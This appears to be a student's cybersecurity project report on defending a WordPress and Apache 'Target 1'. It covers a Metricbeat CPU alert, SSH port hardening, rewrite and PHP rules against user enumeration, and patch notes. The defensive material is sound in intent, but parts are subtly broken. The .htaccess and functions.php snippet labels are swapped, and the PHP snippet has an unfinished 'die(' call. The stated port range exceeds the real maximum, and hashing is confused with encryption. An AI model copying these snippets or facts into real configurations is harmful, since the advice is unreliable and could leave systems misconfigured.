





CPU Usage Monitor Alert

Summarize the following:

- Which **metric** does this alert monitor?
  - This alert monitors **Metricbeat.**
- What is the **threshold** it fires at?
  - **system.process.cpu.total.pct** above 0.5 for the last 5 minutes.
- **Reliability**
  - The reliability is **LOW**, the CPU triggered unnecessary alerts even if it was not attacked causing excessive amounts of traffic to be triggered and fired.






Hardening

Hardening Against [Weak Password & Open Port 22 SSH Login] on Target 1

- Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:
- **SSH Login Alert**
  - Monitors any SSH brute force attack through credentials
  - Any user attempts to access system over port 22, an alert will trigger
  - Monitor SSH ports for any unauthorized access from people
- **Other Solutions**
  - Use password authenticators that provide randomly generated passwords
  - Another deterrent to open port 22 SSH would be to turn it off and run it on another random port above 1024.
  - Open SSH configuration file *sshd_config* with text editor /etc/ssh/sshd_config
  - Replace port 22 with a port between 1024- 65536



Hardening Against Enumeration on Target 1

Explain how to patch Target 1 against Vulnerability 2. Include:
Mitigation Techniques:

- 2-Step: Using .htcaccess, we Disable Scans and Block User Enumeration
- Why this works: This 2 step process adds layers of security via adding a code snippet to your theme's function.php file:


```
# Block User ID Phishing Requests
<IfModule mod_rewrite.c>
        RewriteCond %{QUERY_STRING} ^author=([0-9]*)
        RewriteRule .* http://example.com/? [L,R=302]
</IfModule>
```

- adding a code snippet to your sites root .htcaccess file (will need to be created if you do not have one already):

```
// block WP enum scans
// https://m0n.co/enum
if (!is_admin()) {
        // default URL format
        if (preg_match('/author=([0-9]*)/i', $_SERVER['QUERY_STRING'])) die(
        add_filter('redirect_canonical', 'shapeSpace_check_enum', 10, 2);
}
function shapeSpace_check_enum($redirect, $request) {
        // permalink URL format
        if (preg_match('/\?author=([0-9]*)(\/*)/i', $request)) die();
        else return $redirect;
}
```

Hardening Against [Escalation Vulnerabilities] on Target 1

- **Patch**: ONLY allow users that are responsible for the task
- **Why It Works**: By having right record consents for user accounts, we can keep up with command over assigned jobs and authorizations for any records.



Implementing Patches

Patches

- **Vulnerability 1 Patch**: Disallow access to Port 22 open SSH, shutting this port would stop the SSH associations with the server, common tools for securing ports are firewallED, ufw, or any 3rd party firewall.

- **Vulnerability 2 Patch**: Use a free plugin “WP Hardening” to disable user enumeration in WordPress Install and activate plugin > ‘Security Fixers’ tab > Stop user enumeration.

- **Vulnerability 3 Patch:** Make sure access to sudoers file is secure and access to users/hosts is restricted to specific authorized users.

- **Vulnerability 4 Patch:** Hashed wordpress database login information from wp-config.php, by using the encryption the unauthorized user can still get into someone else’s system, but they will have trouble grabbing login credentials through SQL to access the database.

THE END